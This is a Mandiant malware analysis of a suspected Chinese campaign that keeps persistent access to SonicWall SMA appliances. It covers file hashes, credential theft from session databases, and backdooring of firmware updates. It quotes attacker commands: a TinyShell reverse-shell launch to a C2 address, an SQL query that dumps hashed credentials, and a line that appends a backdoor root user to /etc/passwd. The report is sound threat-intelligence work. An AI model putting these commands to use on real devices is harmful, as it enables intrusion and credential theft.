


# Suspected Chinese Campaign to Persist on SonicWall Devices, Highlights Importance of Monitoring Edge Devices

 [mandiant.com/resources/blog/suspected-chinese-persist-sonicwall](https://mandiant.com/resources/blog/suspected-chinese-persist-sonicwall)



Mandiant, working in partnership with SonicWall Product Security and Incident Response Team (PSIRT), has identified a suspected Chinese campaign that involves maintaining long term persistence by running malware on an unpatched SonicWall Secure Mobile Access (SMA) appliance. The malware has functionality to steal user credentials, provide shell access, and persist through firmware upgrades. Mandiant currently tracks this actor as UNC4540.

## Malware

Analysis of a compromised device revealed a collection of files that give the attacker a highly privileged and available access to the appliance. The malware consists of a series of bash scripts and a single ELF binary identified as a TinyShell variant. The overall behavior of the suite of malicious bash scripts shows a detailed understanding of the appliance and is well tailored to the system to provide stability and persistence. Table 1 contains a list of the malicious files.

Table 1: Malware files

Path	Hash	Function
/bin/firewalld	e4117b17e3d14fe64f45750be71dbaa6	Main malware process
/bin/httpsd	2d57bcb8351cf2b57c4fd2d1bb8f862e	TinyShell backdoor
/etc/rc.d/rc.local	559b9ae2a578e1258e80c45a5794c071	Boot persistence for firewalld
/bin/iptabled	8dbf1effa7bc94fc0b9b4ce83dfce2e6	Redundant main malware process
/bin/geoBotnetd	619769d3d40a3c28ec83832ca521f521	Firmware backdoor script
/bin/ifconfig6	fa1bf2e427b2deffd573854c35d4919	Graceful shutdown script

## Main Module

The main malware entry point is a bash script named `firewalld`, which executes its primary loop once for a count of every file on the system squared: `...for j in $(ls / -R) do for i in $(ls / -R) do:...`. The script is responsible for executing an SQL command to accomplish credential stealing and execution of the other components.

The first function in `firewalld` executes the TinyShell backdoor `httpsd` with command `nohup /bin/httpsd -c<C2 IP ADDRESS> -d 5 -m -1 -p 51432 > /dev/null 2>&1 &` if the `httpsd` process isn't already running. This sets TinyShell to reverse-shell mode, instructing it to call out to the aforementioned IP address and port at a specific time and day represented by the `-m` flag, with a beacon interval defined by the `-d` flag. The binary embeds a hard coded IP address, which is used in reverse-shell mode if the IP address argument is left blank. It also has a listening bind shell mode available.

## Primary Purpose is Likely Credential Theft

The primary purpose of the malware appears to be to steal hashed credentials from all logged in users. It does this in `firewalld` by routinely executing the SQL command `select userName, password from Sessions` against sqlite3 database `/tmp/temp.db` and copying them out to the attacker created text file `/tmp/syslog.db`. The source database `/tmp/temp.db` is used by the appliance to track session information, including hashed credentials. Once retrieved by the attacker the hashes could be cracked offline.

## Implementation Shows Emphasis on Persistence and Stability

---

The attackers put significant effort into the stability and persistence of their tooling. This allows their access to the network to persist through firmware updates and maintain a foothold on the network through the SonicWall Device.

### Redundant Scripts

---

The startup script `rc.local` runs `firewalld` at boot time, but efforts to ensure stability and persistence extend beyond that, with functionality designed to enable long-term attacker access.

A second copy of `firewalld` named `iptabled` was also present on the device. `iptabled` was modified to provide persistence for the main malware process in case of exit or crash. The two scripts were configured to call the other if it was not running, providing a backup instance of the main malware process and therefore an additional layer of resilience.

### Firmware Updates Modified to Allow Persistence, Create new Root

---

In addition to ensuring stability, the attackers implemented a process for ensuring their access would persist across firmware updates. The bash script `geoBotnetd` checks every ten seconds for a new firmware upgrade to appear at `/cf/FIRMWARE/NEW/INITRD.GZ`. If it does, the script will copy the file for backup, unzip it, mount it, and then copy over the whole package of malware files. `geoBotnetd` also executes `echo -e "acme:wegB/YNBuL7QI:0:0:pwned:/acme:/bin/bash\n" >> /sda/etc/passwd`, which adds backdoor root user `acme` to the system. Then it rezips everything and puts it back in place with all the malware included, ready for installation. The technique is not especially sophisticated, but it does show considerable effort on the part of the attacker to understand the appliance update cycle, then develop and test a method for persistence.

The techniques used here, including backdooring update zips and modifying appliance binaries, is consistent with those described in [Re-Checking Your Pulse: Updates on Chinese APT Actors Compromising Pulse Secure VPN Devices](#), although Mandiant tracks these threats separately.

These firmware manipulations only occurred post-exploitation on an already infected device, and were not seen used in a supply chain attack.

## Patch Applied to Binary, Potentially to Increase Stability

---

In a similar vein that shows the effort put into tailoring the malware, the main `firewalld` script includes a function to add a small patch to the legitimate SonicWall binary `firebased`. It uses a simple `sed` command to replace the string `/sbin/shutdown -r now` with `bash /bin/ifconfig6` in the binary and then creates script `/bin/ifconfig6` with contents.

```
#!/bin/sh  
  
ifconfig eth0 down  
  
sleep 90  
  
/sbin/shutdown -r now
```

Mandiant did not delve into detail on how this would affect the appliance or under what conditions it would have an impact, but it is clear from the change that this was intended to provide a graceful close-down of the network controller before executing the shutdown command. It is likely that the attackers have encountered issues either in use or testing when `firebased` shuts down the appliance.

## Long Term Operation, Initial Infection Vector Unknown

---

Mandiant was not able to determine the origin of the infection, however, the malware, or a predecessor of it, was likely deployed in 2021. Mandiant believes that attacker access has persisted through multiple firmware updates.

## Detect and Defend

---

First and foremost, maintaining proper patch management is essential for mitigating the risk of vulnerability exploitation. At the time of publishing this blog post, SonicWall urges SMA100 customers to upgrade to 10.2.1.7 or higher, which includes hardening enhancements such as File Integrity Monitoring (FIM) and anomalous process identification. A SonicWall blog post describing the patch features is available ([New SMA Release Updates OpenSSL Library, Includes Key Security Features](#)) and the patch itself can be found here: [Upgrade Path For SMA100 Series](#).

To help keep customers secure, SMA100 customers on versions 10.2.1.7 or higher will receive notifications in their Management Console about pending CRITICAL security updates.

Given the difficulty in directly examining impacted devices, reviewing available logs for secondary signs of compromise, such as abnormal logins or internal traffic, may offer some opportunities for detection. However, applying the recent patch is the best way to limit any

unexpected tampering or modification of the appliance.

## A Pattern of Chinese Network Device Compromises

---

Developing malware for a managed appliance is often no trivial task. Vendors typically do not enable direct access to the Operating System or filesystem for users, instead offering administrators a graphical UI or limited Command Line Interface (CLI) with guardrails preventing anyone from accidentally breaking the system. Because of this lack of access, attackers require a fair amount of resource and effort to develop exploits and malware for managed devices.

In recent years Chinese attackers have deployed multiple zero-day exploits and malware for a variety of internet facing network appliances as a route to full enterprise intrusion, and the instance reported here is part of a recent pattern that Mandiant expects to continue in the near term. For further information, see Mandiant blog post: [Suspected Chinese Threat Actors Exploiting FortiOS Vulnerability \(CVE-2022-42475\)](#). In particular the section "China Continues to Focus on Network Devices" summarizes some of Mandiant's recent findings.